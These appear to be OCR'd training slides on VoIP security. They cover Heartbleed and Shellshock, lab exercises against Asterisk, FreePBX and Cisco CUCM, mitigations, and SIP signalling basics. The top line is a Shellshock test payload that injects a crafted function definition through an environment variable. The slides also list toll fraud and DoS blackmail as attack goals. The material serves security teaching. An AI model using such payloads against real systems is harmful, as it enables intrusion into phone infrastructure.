
env X='() { x() { _; }; x() { _; } <<a; }' bash -c :

Major Vulnerabilities: Heartbleed


- OpenSSL allows users to extract arbitrary information remotely from the server memory.
- It can be remotely exploited through the heartbeat enabled HTTPS connections if the web server is compiled with OpenSSL.
- Major vendors and projects are affected
  - Asterisk, FreePBX, Cisco, Avaya, Embedded devices

CVE-2014-0160


Major Vulnerabilities: Heartbleed




Major Vulnerabilities: Heartbleed



Major Vulnerabilities: Heartbleed



Demonstration of Shellshock exploit



Exercises

- OpenSSL Heartbleed exploitation
- Unauthorised Asterisk login
- FreePBX remote command execution
- FreePBX file upload command execution
- Shellshock exploitation for Cisco CUCM

Solutions

- Implement a security update procedure
  - Subscribe to the vendor announcements
  - Implement all security fixes ASAP
  - Servers, appliances, IP phones
- User secure management protocols
  - Strong authentication and password policy
  - Strong encryption (disable SSL and weak algorithms)
  - Secure management protocols (e.g. HTTPS, SSH)
- Use a monitoring and integrity checking system to avoid backdoors

Signalling Security

Signalling Essentials

VoIP = Signalling + Media

- Signalling services are responsible to initiate, track, transfer, record (CDR) and terminate VoIP calls.
- Multimedia transfer is a feature NOT provided by signalling services. (except H.323 and IAX2)
- Major signalling protocols
  - SIP + Vendor Extensions e.g. Cisco, Microsoft
  - Cisco Skinny Call Control Protocol (SCCP / Skinny)

Plan & Goals

Plan

- Discovering signalling services
- Authentication and authorisation analysis
- Bypass tests for call restrictions and billing
- Server load analysis

Goals


- Call and toll fraud
- Compromising the billing system
- Blackmail using TDoS and DoS

SIP Signalling


Session Initiation Protocol

- It was developed in 1996, standardised in 2002
- Signalling methods
  - Register
  - Invite
  - Subscribe
  - Message
- Encryption is required to protect RTP, message contents and credentials
- Authentication
  - Digest, Digital Certificate, NTLM, Kerberos
- Unified Communications

Basic SIP Flow



Less Complicated SIP Flow

